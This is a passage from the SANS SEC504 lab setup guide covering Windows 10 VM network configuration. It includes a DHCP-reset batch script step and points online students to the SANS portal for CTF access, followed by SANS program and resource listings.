
Replace the X in this example with the IP address assigned to your Linux VM by the instructor.

Note that the `netsh` *command does not return any output when used successfully.*


(Internet Access Step) Configure Network Settings

Only apply this step if you are configuring your VM for internet access, not for the SEC504 CTF!

Right-click on the Desktop icon labeled `enableDHCP.bat` and select *Run as administrator*, as shown here:



Successful completion of the script will show status output matching the example shown here:



```
Resetting IP Address and Subnet Mask For DHCP

Resetting DNS For DHCP

Resetting Windows Internet Name Service (WINS) For DHCP

Press any key to continue . . .
```

This completes the configuration of your Windows 10 VM for access to networked resources.

Online CTF Access

Visit Your SANS Portal Account

If you are taking SEC504 online, visit the My Labs link in your SANS Portal page at www.sans.org (http://www.sans.org) for setup directions to access the CTF portion of the course hands-on exercises.

"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."
Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

SANS Programs
sans.org/programs

GIAC Certifications
Graduate Degree Programs
NetWars & CyberCity Ranges
Cyber Guardian
Security Awareness Training
CyberTalent Management
Group/Enterprise Purchase Arrangements
DoDD 8140
Community of Interest for NetSec
Cybersecurity Innovation Awards

Search SANSInstitute

SANS Free Resources
sans.org/security-resources

- E-Newsletters
  NewsBites: Bi-weekly digest of top news
  OUCH!: Monthly security awareness newsletter
  @RISK: Weekly summary of threats & mitigations
- Internet Storm Center
- CIS Critical Security Controls
- Blogs
- Security Posters
- Webcasts
- InfoSec Reading Room
- Top 25 Software Errors
- Security Policies
- Intrusion Detection FAQ
- Tip of the Day
- 20 Coolest Careers
- Security Glossary

SANS Institute
11200 Rockville Pike | Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)
info@sans.org